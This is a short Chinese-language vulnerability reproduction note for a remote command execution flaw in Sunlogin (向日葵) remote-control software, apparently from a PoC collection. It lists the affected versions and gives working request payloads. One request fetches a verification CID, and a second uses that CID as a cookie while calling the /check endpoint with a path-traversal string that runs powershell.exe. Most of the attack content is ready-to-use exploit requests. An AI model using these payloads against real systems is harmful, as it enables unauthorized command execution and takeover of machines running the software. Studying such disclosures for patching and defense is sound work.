X4-1向日葵-RCE

漏洞描述：

向日葵通过发送特定的请求获取CID后，可调用 check接口实现远程命令执行，导致服务器权限被获取。


影响版本：

- 向日葵个人版 for Windows <=11.0.0.33162版本
- 向日葵简约版 <= V1.0.1.43315（2021.12）

网络测绘：

漏洞复现：

向日葵开启后会默认在4000-65535之间开启某个端口



发送请求获取CID
payload：

```
/cgi-bin/rpc?action=verify-haras
```

效果图:

使用获取到的 verify_string 作为 cookie的 CID字段，进行命令执行

```
/check?cmd=ping..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fwindows%2Fsystem32%2FWindowsPowerShell%2Fv1.0%2Fpowershell.exe+ipconfig
```